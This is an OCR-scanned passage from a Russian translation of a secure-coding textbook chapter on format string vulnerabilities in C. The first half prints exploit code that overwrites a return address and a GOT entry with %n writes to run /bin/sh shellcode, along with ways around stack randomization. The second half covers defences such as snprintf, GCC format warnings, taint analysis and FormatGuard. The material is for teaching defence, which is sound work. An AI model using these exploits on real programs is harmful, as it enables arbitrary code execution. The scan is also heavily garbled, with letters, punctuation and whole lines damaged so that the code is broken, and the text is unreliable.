width_field    write_byte - already_written) % 0x100
if  width_field < 10) width_field +  0x100
sprintf buffer, "%%%du%%n", width_field)
streat format, buffer)
```

Как видите приведенный код использует три переменные типа unsigned int already_wr tten w d h_f eld и write_by e. Переменная wr te_byte содержит зна- ение о ередного записываемого байта. Переменная al eady_wri ten подс итывает коли ество выведенных символов (соответствуя с ет ику функции форматированного вывода). Переменная width_field хранит поле ширины для спецификации преобразования необходимое для полу ения корректного зна ения для %п.

Необходимая ширина полу ается путем вы итания коли ества уже выведенных символов из зна ения записываемого байта по модулю 0x100 (большие ширины не нужны). Разность представляет собой коли ество выводимых символов необходимое для увели- ения зна ения с ет ика от текущего его зна ения до требующегося. Для отслеживания зна ения выходного с ет ика после каждой записи зна ение поля ширины из предыдущей спецификации преобразования добавляется к уже записанным байтам.

Вывод целых исел с помощью спецификации преобразования %и может привести к выводу до десяти символов (в предположении 32-битных целых исел). Поскольку спецификация ширины не приводит к усе ению ширина меньшая 10 может привести к выводу неизвестного коли ества символов. Строки 12 22 31 и 1 вклю ены в пример 6.7 для то ного предсказания зна ения с ет ика выведенных символов.

Окон ательный эксплойт показанный в примере 6.8 создает последовательность строк следующего вида

я етыре набора пар “фиктивное целое исло/адрес”

я команды для перемещения указателя на аргумент

я команды для перезаписи адреса.

Пример 6.8. Перезапись памяти * 11

```
01  unsigned char exploit[1024]   " x90 x90 x90... x90"
02  char format[1024]
03
04  strcpy format, " xaa xaa xaa xaa")
05  strcat format, " xdc xf5 x42 x01")
06  strcat format, " xaa xaa xaa xaa )
07  strcat format, " xdd xf5 x42 x01")
08  strcat format, " xaa xaa xaa xaa")
09  strcat  format, " xde xf5 x42 x01")
10  strcat(format, " xaa xaa xaa xaa )
11  strcat(format, " xdf xf5 x42 x01")
12
13  for  i 0  i < 61  i++) {
14       strcat format, "%x")
15  }
16
17  /* Код для записи адреса */
18
19  printf (format) ,`
```

В строках -11 определяются етыре пары “фиктивное целое исло адрес”. В строках 6 8 и 10 выполняется вставка фиктивных цело исленных аргументов в строку формата соответствующую спецификации преобразования %и. Зна ение этих фиктивных целых исел не играет роли лишь бы оно не содержало нулевого байта. В строках 5 7 9 и 11 указывается последовательность зна ений которые должны переписать зна ение адреса

по адресу 0x01 2f5dc (адрес возврата в стеке) адресом кода эксплойта. В строках 13-15 выполняется запись соответствующего исла спецификации преобразования %x для перемещения указателя на аргумент к на алу строки формата и первой паре “фиктивное целое исло адрес”.

Интернационализация

Из-за необходимости интернационализации строки формата и текстовые сообщения асто находятся во внешних *каталогах* или файлах которые программа открывает во время выполнения. Строки формата необходимы поскольку порядок аргументов может меняться от одного языкового стандарта к другому. Это также озна ает то программы которые используют каталоги должны передавать в ка естве строки формата переменную. Поскольку это корректное использование функций форматированного вывода диагностика слу аев когда строки формата не являются литералами может привести к резмерному коли еству ложных срабатываний.

Злоумышленник может изменить зна ения форматов и строк в программе изменяя содержимое этих файлов. Поэтому такие файлы должны быть защищены для предотвращения изменения их содержимого.

Злоумышленникам нельзя также позволить подменять своими файлами сообщений те которые используются при нормальной работе программы. Это можно сделать путем установки путей поиска переменных среды или логи еских имен для ограни ения доступа.

Уязвимости строк формата из широких символов

Функции форматированного вывода использующие широкие символы увствительны к уязвимостям связанным со строкой формата и переполнением буфера так же как и “узкие” функции форматированного вывода даже в таком экстраординарном слу ае когда строки Unicode полу ены из ASCII-строк. В статье “ *Wide-Cha acte Fo mat St ing Vulne abil ties St ateg es fo Handling Fo mat St ng Weaknesses* [185] описывается как можно использовать уязвимости строк формата из широких символов.

В действительности Unicode имеет характеристики которые упрощают использование уязвимостей в функциях работающих с широкими символами. Например строки с многобайтными символами закан иваются байтом все биты которого нулевые (и который называется *нулевым символом)у* то делает невозможным вставку нулевого байта в средину строки. Строки Un code завершаются нулевым широким символом. Большинство реализаций используют либо 16-битное UTF-16) либо 32-битное (UTF-32) кодирование позволяя символам Unicode содержать нулевые байты. За астую это помогает злоумышленнику позволяя ему внедрять более широкий диапазон адресов в строки Unicode.

6.4. Рандомизация стека

Хотя поведение функций форматированного вывода указано в стандарте C некоторые элементы уязвимостей строк формата и эксплойты зависят от реализации. Например при использовании GCC в L nux стек на инается с адреса OxC0000000 и растет по направлению к меньшим адресам памяти. В результате несколько адресов стека L nux содержат нулевые байты то облег ает вставку этих адресов в строку формата.

Однако многие варианты Linux (например Red Hat Deb an и OpenBSD) вклю ают некоторую разновидность рандомизации стека. Рандомизация стека атрудняет предсказание размещения информации в стеке вклю ая местоположение адреса возврата и автоматических переменных с помощью вставки слу айных промежутков в стек.

Преодоление рандомизации стека

Хотя рандомизация стека затрудняет использование уязвимостей она не делает его невозможным. Например в предыдущем разделе продемонстрирован эксплойт строка формата которого требует нескольких зна ений вклю ая следующие.

1. Адрес для перезаписи.
2. Адрес шеллкода.
3. Дистанция между указателем на аргумент и на алом строки формата.
4. Коли ество байтов уже записанных функцией форматированного вывода до первой спецификации преобразования `%и`.

Если эти зна ения могут быть определены становится возможным использовать уязвимость строки формата в системе защищенной рандомизацией стека.

Адрес для перезаписи. Эксплойт показанный в примерах 6 8 и 6.9 переписывает адрес возврата в стеке. Из-за применения рандомизации стека этот адрес становится сложно предсказать. Однако перезапись адреса возврата — не единственный способ выполнить произвольный код. Как описано в разделе 3. можно также переписать запись таблицы GOT для функции или иного адреса управление которому будет передано при нормальном выполнении программы. Преимущество перезаписывания GOT состоит в ее независимости от системных переменных таких как стек и ку а.

Адрес шеллкода. Показанный в примере 6.8 эксплойт для Windows предполагает то шеллкод внесен в автомати ескую переменную в стеке. Этот адрес сложно найти в системах которые реализуют рандомизацию стека. Однако шеллкод может быть внесен в переменную в сегменте данных или в ку е то облег ит зада у его поиска.

Дистанция. Чтобы этот эксплойт работал злоумышленник должен определить расстояние между указателем на аргумент и на алом строки формата в стеке. На первый взгляд это может показаться непреодолимым препятствием. Однако злоумышленнику требуется определять не абсолютное положение строки формата (которое может быть успешно рандомизировано) а расстояние между указателем на аргумент функции форматированного вывода и на алом строки формата. Несмотря на то то оба абсолютных адреса рандомизированы относительное расстояние между ними остается неизменным. В результате относительно легко вы ислить расстояние от указателя на аргумент до на ала строки формата и вставить требуемое коли ество спецификаций преобразования %x.

Коли ество выведенных байтов. Последняя переменная — это коли ество байтов которые уже записаны функцией форматированного вывода до первой спецификации преобразования `%и`. Это исло которое зависит от переменной расстояния сложенной с длиной фиктивного адреса и байтами адреса можно легко вы ислить.

Запись адресов в двух словах

Эксплойт для Windows записывает адреса шеллкода за етыре записи по одному байту увели ивая адрес между вызовами. Если это невозможно из-за требований к выравниванию или по иным при инам может быть возможно записать адрес по одному слову или даже весь сразу.

В примерах 6.9 и 6.10 показан эксплойт для Linux который записывает младшее слово а затем старшее слово (в архитектурах с прямым порядком байтов).[10] Данный эксплойт вносит шеллкод в сегмент данных с помощью переменной объявленной как s atic в строке 6. Адрес записи GOT для функции exit () добавлен к строке формата в строке 13 а тот же адрес плюс 2 — в строке 15. Управление шеллкоду передается при завершении программы вызовом exit () в строке 2 .

Пример 6.9. Вариант эксплойта для Linux

```
01  finclude <stdio.h>
02  linclude <string.h>
03
04  int main(void) {
05
06  static unsigned char shellcode[1024]
07          " x90 x09 x09 x09 x09 x09/bin/sh”
08
09  size_t i
10  unsigned char format_str[1024]
11
12  strcpy  format_str, " xaa xaa xaa xaa")
13  strcat format_str, " xb4 x9b x04 x08")
14  strcat format_str, ᴹ xcc xcc xcc xccᴹ)
15  strcat format_str, " xb6 x9b x04 x08")
16
17  for  i 0  i < 3  i++) {
18      strcat format_str, "%x")
19  }
20
21  /* Код для записи адреса */
22
23  printf format_str)
24  exit 0)
25  }
```

П 6 10 B L

```
01 static unsigned int already_written, width_field
02 static unsigned int write_word
03  static char convert_spec[256]
04
05  already_written   28
06
07  // Первое слово
08  write word   0x9020
```

[10] Этот эксплойт протестирован в Red Hat Linux версий 2.4.20–31.9.

```
09  already_written %  0x10000
10
11  width_field    write_word-already_written) % 0x10000
12  if (width_field < 10) width_field +  0x10000
13  sprintf convert_spec, "%%%du%%n", width_field)
14  strcat format_str, convert_spec)
15
16  // Последнее слово
17  already_written +  width field
18  writeword   0x0804
19  alreadywritten %  0x10000
20
21  widthfield    write_word-already_written) % 0x10000
22  if  width_field < 10) width_field +  0x10000
23  sprintf  convert_spec, "%%%du%%n", width_field)
24  strcat format str, convert spec)
```

Непосредственный доступ к аргументу

POSIX [115] разрешает применение преобразования к /t-му после формата аргументу в списке аргументов а не к о ередному неиспользованному аргументу.[11] В данном слу- ае символ спецификатора преобразования % заменяется последовательностью `%n$`, где `n` представляет собой десяти ное исло в диапазоне **`[ 1, {NL_ARGMAX} ]`** которое указывает позицию аргумента.

Формат может содержать как нумерованные (например `%n$` и `*m$)`, так и ненумерован- ные (например % и *) спецификации преобразования аргументов но не оба одновременно (исклю ением является одновременное использование %% и `%n$)`. Одновременное исполь- зованное в строке формата нумерованных и ненумерованных спецификаций аргументов имеет неопределенные результаты. При использовании нумерованных спецификаций ар- гументов указание n-го аргумента требует тобы в строке формата были указаны все пре- дыдущие аргументы от первого до *n* - 1-го.

В строке формата содержащей спецификацию преобразования вида %n$ обращаться к нумерованным аргументам в списке аргументов из строки формата можно любое коли- ество раз.

В примере 6.11 показано как спецификация преобразования вида `%n$` .может использо- ваться для эксплойта строки формата. Строка формата в строке выглядит сложной пока не разобрана по астям. Первая спецификация преобразования % $5и берет етвертый аргумент (константу 5) и форматирует вывод как десяти ное исло шириной 5. Вторая спецификация преобразования %3$n записывает текущее зна ение с ет ика вывода (5) по адресу указанному в ка естве третьего аргумента (&I). Затем этот шаблон повторяется дважды. В итоге вызов printf () в строках 3-6 приводит к выводу исел 5 6 и 7 в столб- цах шириной по 5 символов. Вызов p intf строке 8 выводит зна ения присвоенные переменным i j и к которые представляют собой увели ивающиеся зна ения с ет ика вывода из предыдущего вызова функции p intf).

[11] **Строки преобразования в стиле `%n$` поддерживаются в Linux, но не в Visual C++. тельно, поскольку стандарт C не включает непосредственный доступ к аргументам.**

Пример 6.11. Непосредственный доступ к параметру

```
01  int i, j/ k   0
02
03  printf(
04  "%4$5u%3$n%5$5u%2$n%6$5u%l$n n",
05  &k, &j, &i, 5, 6, 7
06  )
07
08  printf("i   %d, j   %d, k   %d n", i, j, k)
09
10  Вывод
11  5 6 7
12  i   5, j   10, k   15
```

Номер аргумента n в спецификации преобразования %n$ должен быть целым ислом между 1 и максимальным номером аргумента предоставленного вызову функции. Некоторые реализации предоставляют верхнюю границу этого зна ения например в виде константы **NL_ARGMAX.** В GCC факти еское зна ение времени выполнения может быть полу е-но с помощью вызова sysconf ().

```
int max_value - sysconf(_SC_NL_ARGMAX)
```

Некоторые системы (например System V) имеют малую верхнюю границу такую как 9. Библиотека GNU C реальной границы не имеет. Максимальное зна ение в Red Hat 9 Linux равно 096.

Эксплойт показанный в примерах 6 10 и 6.11 можно легко изменить для применения непосредственного доступа к аргументам. Строки 17-19 из примера 6.9 можно удалить. Новый код для вы исления записанной асти строки формата показан в примере 6.12. Изменения внесены только в строки 13 и 23 (замена спецификаций формата используемыми при непосредственном доступе к аргументам) и в строку 5 (удаление спецификаций преобразования %x изменяет коли ество байтов записанных в выходной поток).

П 6 12 З

```
01 static unsigned int already_written, width_field
02 static unsigned int write_word
03  static char convert_spec[256]
04
05  already_wri tten   16
06
07  // Первое слово
08  write_word   0x9020
09  already_written %  0x10000
10
11  width_field   (write_word-already_written) % 0x10000
12  if  width_field < 10) width__field +  0x10000
13  sprintf(convert_spec, "%%4$%du%%5$n", width_field)
14  strcat(format_str, convert_spec)
15
16  // Последнее слово
17  already_written +  width_field
18  write_word   0x0804
19  already_written %  0x10000
20
```

```
21  width_field -  write_word-already_written) % 0x10000
22  if  width_field < 10) width_field +  0x10000
23  sprintf  convert spec,  '%%6$%du%%7$n", width field)
24  strcat format str, convert spec)
```

6.5. Стратегии противодействия

Многие разработ ики узнавая об опасности спецификатора преобразования %п спра-шивают "А не могут ли они (разработ ики библиотек ввода-вывода) попросту от него избавиться?" Некоторые реализации такие как Microsoft Visual Studio по умол анию отклю ают спецификатор преобразования %п предоставляя функцию set_printf_count_output () для его вклю ения при необходимости. К сожалению поскольку спецификатор преобразования %п давно и хорошо известен его удаление приведет к неработоспособности боль-шого коли ества существующего кода. Однако для предотвращения уязвимостей строки формата можно прибегнуть к ряду стратегий противодействия.

Исключение пользовательского ввода из строк формата

Просто следуйте рекомендации "FIO30-C. Исклю ите пользовательский ввод из строк формата" *(The CERT C Secu e Coding Standa d* [186]).

Динамическое применение статического содержимого

Еще одно общее предложение для устранения уязвимости строк формата — запрет ис-пользования динами еских строк формата. Если все строки формата стати еские уязви-мость строки формата невозможна (за исклю ением тех слу аев переполнения буфера ког-да целевой массив символов недостато но ограни ен). Однако такое решение невозможно поскольку динами еские строки формата широко используются в существующем коде.

Альтернативой стратегии динами еского формата является динами еское использова-ние стати еского содержимого. В примере 6 13 показана простая программа которая умно-жает первый аргумент на второй. Программа также принимает третий аргумент который указывает как отформатировать результат при выводе. Если третий аргумент является строкой hex произведение отображается в шестнадцатери ном формате с использованием спецификатора преобразования %x в противном слу ае оно отображается как десяти ное исло с помощью спецификатора преобразования %d. * 11

Пример 6.13. Динамические строки формата

```
01  tinclude <stdio.h>
02  #include <string.h>
03
04  int main int argc, char * argvf]) {
05      int x, y
06      static char format[256]   "%d * %d   "
07
08      x   atoi argv[1])
09      y   atoi argv[2])
10
11      if (strcmp argv[3], "hex")     0) {
12          strcat format, "0x%x n")
13      }
14      else {
```

```
15          strcat(format,"%d n")
16       }
17       printf format,x, y, x * y)
18
19       exit  0)
20  }
```

Если не обращать внимание на о евидное и явно опасное отсутствие любой проверки входных данных эта программа безопасна в смысле эксплойтов строки формата. Программисты также должны предпо итать функцию s rtol () функции atoi () (см. рекомендацию *The CERT C Secu e Coding S anda d* [186] “INT06 C. Используйте функцию strtol () или родственные ей для преобразования строкового токена в целое исло”). Хотя пользователи могут влиять на содержимое строки формата им не предоставляется полный контроль над ней. Такое динами еское использование стати еского содержимого является хорошим подходом к решению проблемы динами еских строк формата.

Хотя это и неправильное решение этот пример программы можно легко переписать с использованием стати еских строк формата. Это облег ит состояние аудиторов по безопасности которым ина е будет требоваться определить является ли безопасным использование динами еских строк формата.

Эта контрмера не всегда является практи ной особенно при работе с программами которые поддерживают интернационализацию с помощью каталогов сообщений.

Ограничение количества записанных байтов

При неверном использовании функции форматированного вывода подвержены уязвимостям строк формата и переполнениям буфера. Переполнения буфера можно предотвратить путем ограни ения коли ества байтов записываемых функциями.

Коли ество байтов записываемых функциями можно ограни ить с помощью поля то ности являющегося астью спецификации преобразования %s. Например вместо

```
sprintf(buffer, "Wrong command  %s n", user)
```

попробуйте написать

```
sprintf(buffer, "Wrong command  %.495s n", user)
```

Поле то ности указывает максимальное коли ество байтов записываемое спецификатором преобразования %s. В данном примере стати еская строка требует 17 байтов (включая завершающий нулевой байт) и то ность 95 гарантирует то полу ающаяся строка разместится в 512 байтном буфере.

Другой подход заклю ается в использовании более безопасных версий функций библиотеки форматированного вывода которые менее подвержены переполнениям буфера (например snp intf () и snpr n f () как альтернативы spr n f () и spr n f ()). Эти функции указывают максимальное коли ество выводимых байтов вклю ая завершающий нулевой байт.

Всегда важно знать какие функции и какие версии функций используется во время выполнения. Например библиотека L nux libc .[5] не имеет функции snprintf (). Однако дистрибутив Linux содержит библиотеку l bbsd в которой имеется функция snpr ntf () игнорирующая аргумент размера. Следовательно использование snp intf () с ранней библиотекой libc может привести к серьезным проблемам безопасности. Если вы не с итаете это проблемой про тите врезку “Сокращения программирования”.

Сокращения программирования [s] |f ' ^ >

Dynamic Host Configuration Protocol от Internet Systems?Consort um tISC) содержит уя вимость которая ведет к нескольким потенциальным переполнениям буфера. ISO DHCI* использует! функцию vsnprintfj( ) для записи различных строк в файл журнала. В системах которые не поддерживают функцию vsnprintf O > C включает файл который определяет фтасцию vdftprintf) как vsptjLxf f () следующим образойл V и - ' ' • ♦ ? v V * * * \

de Iпе $nprintf (buf • ‘6'ize.*^fmt# list)*£*- - б *ft***Л’t ' J » . у ’ * **K . - u •

*** y- ntspr ntf (buf fmt ФI ф) £** ‘ * y J >

Функция vsprintf) не проверяет границы буфера. Следовательно аргумент size просто отбрасывается создавая потенциальное переполнение буфера вслучае применения непроверенных данных. *т *'-*Кк С * *\г К/ .. •" '

В указанном• случае Проблема бы$а решена путем включения реализации vsnprintf () в выполнимый файл чтобы избеж Гваю имбсти от внешних библиотек/ *‘VT f “’■ -■* V VS' V •'J * l?>’=-j- v"j * ri - ■.

Вместо функций `sprintf`) и `vsprintf` () могут использоваться функции `asprintf` () и `vasprintf`). Эти функции выделяют достато ную память для хранения всех выводимых символов а также нулевого завершающего символа. Когда строка более не нужна выделенная память освобождается с помощью функции `free`). Эти функции представляют собой расширения GNU и не определены в стандартах С или POSIX. Они также доступны в системах *BSD. Другим решением является применение функции `slprintf` () которая использует подход аналоги ный функциям `strlcpy` () и `strlcat` () рассматривавшимся в главе 2 “Строки”.

Интерфейсы с проверкой границ из приложения К стандарта С11

Стандарт Cl 1 добавляет новое нормативное но необязательное приложение вклю ающее более безопасные версии функций форматированного вывода. Эти функции с повышенной безопасностью вклю ают `fprintf_s` (), `printf_s` (), `snprintf_s` (), `sprintf` (), `vfprintf_s`), `vprintf_s` (), `vsnprintf_s` (), `vsprintf_s` () и их эквивалентами работающими с широкими символами.

Все эти функции форматированного вывода имеют те же прототипы то и их `He-_s` двойники за исклю ением `sprintf_s` () и `vsprintf_s` () которые соответствуют прототипам `snprintf` () и `vsnprintf`). Они отли аются от их `He-_s` двойников например тем то если строка формата является нулевым указателем если в ней имеется спецификатор преобразования `%п` (как с полями флагов ширины то ности так и без них) или если любой аргумент этих функций соответствующий спецификатору преобразования `%s`, является нулевым указателем то генерируется ошибка ограни ения времени выполнения. Появление символов `%п` в строке формата не является ошибкой если они не рассматриваются как спецификатор преобразования `%п`, например если вся строка формата имеет вид `%%п`.

Хотя эти функции и являются улу шением существующих стандартных функций C в плане предотвращения записи в память они не могут предотвратить уязвимости строк формата которые используются для просмотра памяти или аварийного завершения программы. В результате при использовании этих функций необходимо принимать те же меры предосторожности то и при использовании функций форматированного вывода без суффикса `_s`.

iostream и stdio

В то время как у программистов на C нет выбора использовать ли функции форматированного вывода программисты на C имеют возможность воспользоваться библиотекой `iostream`, которая обеспе ивает функциональность ввода-вывода с использованием потоков. Форматированный вывод с использованием `iostream` основан на инфиксном бинарном операторе вставки «. Левый его операнд представляет собой поток в который выводятся данные а правый — выводимое зна ение. Форматированный и токенизированный ввод осуществляется с помощью оператора извле ения ». Стандартные потоки ввода-вывода C `stdin`, `stdout` и `stderr` заменяются потоками `cin`, `cout` и `cerr`.

В книге *E fective C* Скотт Мейерс (Scott Meyers) [1 6] высказывается в пользу применения `iostream` вместо `stdio`.

> Несмотря на все уважение факт в том то лу ше не использовать функции `scant` и `printf`. В астности они небезопасны в смысле типов и не расширяемы.

Помимо обеспе ения строгой типизированности и расширяемости библиотека `iostream` существенно более безопасна ем `stdio`. В примере 6.1 показана исклю ительно небезопасная программа с использованием библиотеки `stdio`. Эта программа с итывает имя файла из `stdin` в строке 8 и пытается открыть его в строке 9. Если открыть файл не удается в строке 13 выводится сообщение об ошибке. Эта программа уязвима в смысле переполнения буфера в строке 8 а в строке 13 имеется возможность эксплойта на основе строки формата. В примере 6.15 показана безопасная версия этой программы использующая класс `std string` и библиотеку `iostream`.

Пример 6 14. Исключительно небезопасная программа с использованием stdio

```
01  #include <stdio.h>
02  int main(void) {
03
04      char filename[256]
05      FILE *f
06      char format[256]
07
08      fscanf stdin, "Is", filename)
09      f   fopen filename, "r")  /* Только для чтения */
10
11    if  f    NULL) {
12        sprintf format, "Error opening %s n", filename)
13        fprintf stderr, format)
14        exit -1)
15      }
16      fclose f)
17  }
```

Пример 6.15. Безопасная реализация с использованием iostrearo

```
01  #include <iostream>
02  tinclude <fstream>
03  using namespace std
04
05  int main void) {
06       string filename
07       ifstream ifs
08       cin » filename
09       ifs.open filename.c_str  ))
10       if  ifs.fail  )) {
11            cerr « "Error  opening "     filename « endl
12            exit  -1)
13       }
14      ifs.close ()
15  }
```

Тестирование

Тестирование программного обеспе ения на нали ие уязвимостей имеет важное зна е-ние но имеет и ограни ения. Главная слабость тестирования заклю ается в охвате путей т.е. резвы айно трудно создать набор тестов который проходит по всем возможным пу-тям выполнения программы. Основным исто ником ошибок строки формата является код от етов об ошибках (например вызовы syslog ( ). Поскольку такой код работает только вследствие исклю ительных условий эти пути асто упускаются из виду при выполнении тестирования.

Проверки компилятора

Текущие версии компилятора GNU C (GCC) предоставляют флаги для выполнения дополнительных проверок вызовов функций форматированного вывода. В V sual C та-кой функциональности нет. Флаги GCC вклю ают -Wformat -Wformat-nonli e al и Wformat-secur ty.

-Wformat. Этот флаг указывает GCC на необходимость при вызовах функций фор-матированного вывода проверки строки формата а именно — то переданы аргу-менты верного типа и в необходимом коли естве. Эта возможность работает отно-сительно неплохо но не выдает сообщений например при несоответствии между знаковыми и беззнаковыми спецификаторами преобразования целых исел и соот-ветствующими аргументами. Флаг -Wformat вклю ен в флаг -Wall.

Wformat-nonl teral Этот флаг выполняет те же функции то и флаг -Wformat но добавляет предупреждения если строка формата не является строковым литера-лом и не может быть проверена за исклю ением тех слу аев когда функция форма-тированного вывода полу ает свои аргументы в виде a l st.

-Wformat-security. Этот флаг выполняет те же функции то и флаг -Wformat но добавляет предупреждения о тех вызовах функций форматированного вывода которые потенциально представляют проблемы безопасности. В настоящее время выводятся предупреждения о тех вызовах printf () где строка формата не яв-ляется строковым литералом и нет аргументов (например вызов p intf foo)).

В настоящее время этот флаг является подмножеством `-Wformat-nonliteral`, но в будущем в `-Wformat-security` могут быть добавлены предупреждения не входящие в `-Wformat-nonliteral`.

Статический анализ загрязненности

Умеш Шанкар (Umesh Shankar) с коллегами описали систему для обнаружения уязвимостей безопасности связанных со строками формата в программах на языке программирования C с использованием механизма интерфейса типов на основе ограни ений [19]. При использовании данного подхода входные данные из недоверенных исто ников маркируются как *загрязненные* (tainted) данные распространяемые из загрязненных исто ников маркируются как загрязненные и если загрязненные данные интерпретируются как строка формата генерируется предупреждение. Этот инструмент встроен в схему расширяемых квалификаторов типов `equal`. [2]

Загрязненность моделируется с помощью расширения существующей системы типов C дополнительными *квалификаторами типов*. Стандартная система типов C уже содержит квалификаторы примером которых может служить квалификатор `const`. Добавление квалификатора `tainted` позволяет поме ать типы всех недоверенных входных данных как загрязненные как в следующем примере.

```
tainted int getcharO
int main int arge, tainted char *argv[])
```

В этом примере зна ение возвращаемое функцией getchar () и аргументы командной строки программы поме ены и рассматриваются как загрязненные зна ения. У итывая небольшой набор первона альных аннотаций загрязненности можно вывести типизацию всех переменных программы указывающую для каждой переменной может ли ей быть присвоено зна ение производное от загрязненного исто ника. Если любое выражение загрязненного типа используется в ка естве строки формата пользователь полу ает предупреждение о потенциальной уязвимости.

Стати еский анализ загрязненности требует аннотирования исходного текста и отсутствие аннотаций может привести к необнаруженным уязвшмостям. С другой стороны слишком большое коли ество ложных срабатываний может привести к тому то данный инструмент на практике использоваться не будет. В настоящее время разрабатываются методы для ограни ения коли ества предупреждений и помощи пользователю в управлении ими.

Идея стати еского анализа загрязненности происходит из Perl. Perl предлагает механизм под названием “грязь” (a n) поме ающий переменные (пользовательский ввод входные файлы и среда) которыми может управлять пользователь как небезопасные [203] и предотвращает их использование в потенциально опасных функциях.

Примером коммер еского стати еского анализатора может служить HP Fortify S atic Code Analyzer который хорошо справляется с обнаружением уязвимостей строки формата и сообщениями о них.[13]

Изменение реализаций вариативных функций

Эксплойты на основе уязвимостей строк формата требуют тобы указатель аргумента перехмещался за пределы корректных аргументов переданных функции форматированного

[12] См www cs umd edu ~ fos e cqua

[3] См www hpente p sesecu ty com vu ncat en vu ncat ndex h m

вывода. Это достигается путем переда и в функцию строки формата которая потребляет больше аргументов ем их передано. Ограни ение коли ества аргументов обрабатываемых вариативной функцией факти еским коли еством переданных аргументов может исклю ить эксплойты основанные на перемещении указателя на аргумент.

К сожалению невозможно определить когда аргументы будут ис ерпаны передавая некоторый завершающий аргумент (например нулевой указатель) так как стандартный механизм вариативных функций C позволяет передавать в ка естве аргументов произвольные данные.

Поскольку компилятору всегда известно сколько аргументов передано функции еще один подход состоит в переда е этой информации вариативной функции в ка естве аргумента как показано в примере 6.16. В строке 1 этого примера макрос a start () рас крывается до инициализации переменной a count коли еством переменных аргументов. Этот подход предполагает то данное коли ество передается вариативной функции как аргумент непосредственно следующий за фиксированными аргументами. Макрос a arg () раскрывается до уменьшения в строке 6 переменной a_count при каждом о ередном вызове. Когда это зна ение достигает нуля больше аргументов нет и вызов функции завершается неуда но.

Пример 6.16. Безопасная реализация вариативной функции

```
01  tdefine va_start ap,v)
02        ap  va_list)_ADDRESSOF v)+_INTSIZEOF v))
03      int va_count   va_arg ap, int)
04  tdefine va_arg ap,t)
05       *(t *)((ap+ _INTSIZEOF t))-INTSIZEOF t)))
06      if  va_count—    0) abort  )
07  int main(void) {
08      int av   -1
09      av   average 5, 6, 7, 8, -1)  // работает
10      av   average 5, 6, 7, 8)      // сбой
11      return 0
12  }
```

Протестировать такой подход можно с помощью функции a erage примера 6.2 Первый вызов a e age () в строке 9 примера 6.16 успешен так как аргумент -1 распознается функцией как условие завершения. Вторая попытка закан ивается неуда ей так как пользователь забыл передать аргумент -1 функция a arg () аварийно останавливает выполнение программы по ис ерпании всех доступных аргументов.

Однако у этого решения имеется пара проблем. Большинство компиляторов не передают аргумент содержащий коли ество переменных аргументов.[14] В результате инструкции вызова должны быть написаны непосредственно на языке ассе.мблера. В примере 6 17 показан пример команд на языке ассемблера которые должны быть сгенерированы для того тобы вызов a erage () в строке 6 работал с модифицированной реализацией вариативной функции. Дополнительный аргумент содержащий коли ество переменных аргументов вставляется в строке .

Последовательность вызова стандарта VAX частично реализованная в машинных передавала количество аргументов в действительности — количество длинных слов, с список аргументов). Это решение было перенесено на платформу Alpha, и HP VMS для пает так до сих пор.

Пример 6.17. Безопасное ограничение вариативных функций

```
av   average 5, 6, 7, 8)  // Сбой
    1. push 8
    2. push 7
    3. push 6
    4. push 4    // Четыре переменных и
    5. push 5    // один фиксированный аргумент
    6. call average
    7. add esp, 14h
    8. mov dword ptr [av], eax
```

Вторая проблема заклю ается в том то дополнительный параметр нарушает бинарную совместимость с существующими библиотеками (в предположении то компилятор еще не передает такую информацию). Взаимодействие с этими библиотеками требует некоторого переходного механизма такого как директива #p agma которая позволила бы генерировать связывание в старом стиле. Положительная сторона этого решения в том то оно не требует изменения исходного кода.

Единственная уязвимость строки формата которая требует перемещения указателя на аргумент — расширение буфера. Для предотвращения этого типа уязвимости строки формата требуется принимать иные меры.

Exec Shield

Exec Shield представляет собой функцию безопасности уровня ядра в Linux x86-32 разработанную Аржаном ван де Веном (Ar an an de Ven) и Инго Молнаром (Ingo Molnar) [63]. B Red Hat Enterprise L nux ersion 3 update 3 Exec Sh eld выполняет рандомизацию стека местоположения разделяемых библиотек и на ала ку и [216].

Рандомизация стека Exec Shield реализована на уровне ядра и выполняется при апуске файлов на выполнение. Указатель стека увели ивается на слу айное зна ение. Дополнительная память при этом не используется и потерь памяти нет так как опущенная область стека просто не загружается. Однако предсказать адреса в стеке становится более сложно. Хотя рандомизация стека и представляет собой полезную идею затрудняющую использование существующих уязвимостей ее можно преодолеть как было продемонстрировано в разделе 6. “Рандомизация стека” этой главы.

FormatGuard

Еще одной защитой от уязвимостей строк формата является динами еское предотвращение эксплойтов путем изменения среды времени выполнения C компилятора или библиотек. Модификация компилятора Forma Gua d вносит код для динами еской проверки и отклоняет вызовы функций форматированного вызова если коли ество аргументов не соответствует коли еству спецификаций преобразования [5]. Чтобы эти проверки заработали приложения следует перекомпилировать с применением FormatGuard.

Вместо изменения реализации вариативной функции Forma Gua d использует препроцессор GNU C (CPP) для определения коли ества факти еских аргументов. Это коли ество затем передается в безопасную функцию-оболо ку которая анализирует строку формата тобы выяснить сколько аргументов следует ожидать. Если строка формата потребляет больше аргументов ем передано функция-оболо ка генерирует предупреждение и завершает процесс.

Forma Gua d имеет ряд ограни ений. Если строка формата злоумышленника содержит слишком мало спецификаций преобразования или ровно столько же сколько факти еских аргументов у функции форматированного вывода FormatGuard не удается обнаружить атаку. Теоретиески злоумышленник может использовать такое нападение твор ески

.ходя к вводимым аргументам (например трактуя аргумент nt как аргумент double). На практике уязвимости которые могут быть использованы таким образом редки и создать соответствующие эксплойты весьма трудно. Требование же то ного соответствия коли ества аргументов и директив % приводит к ложным срабатываниям поскольку доста-то но распространены ситуации когда аргументов передается больше ем требует строка формата.

Еще одно ограни ение состоит в том то программа может полу ить адрес pr n f () сохранить его в переменной которая представляет собой указатель на функцию и вызвать p intf () позже ерез эту переменную. Такая последовательность событий отклю ает защиту Forma Gua d адрес p intf () не генерирует ошибку а последующий косвенный вызов ерез указатель на функцию не приводит к раскрытию макроса. К с астью это весьма нетипи ный пример использования функции форматированного вывода.

Третье ограни ение заклю ается в том то FormatGuard не защищает программы динами ески строящие переменный список аргументов и вызывающие sp intf) или подобные ей функции.

Статический бинарный анализ

Возможно обнаружение уязвимостей строк формата с помощью изу ения бинарных образов с использованием следующих критериев.

1. Является ли коррекция стека меньшей минимального зна ения?
2. Является ли строка формата переменной или константой?

Например функция **printf** () при корректном применении принимает как минимум два параметра строку формата и аргумент. Если функция **printf O** вызывается с единственным аргументом и этот аргумент представляет собой переменную ее вызов может представлять уязвимость которой в состоянии воспользоваться злоумышленник.

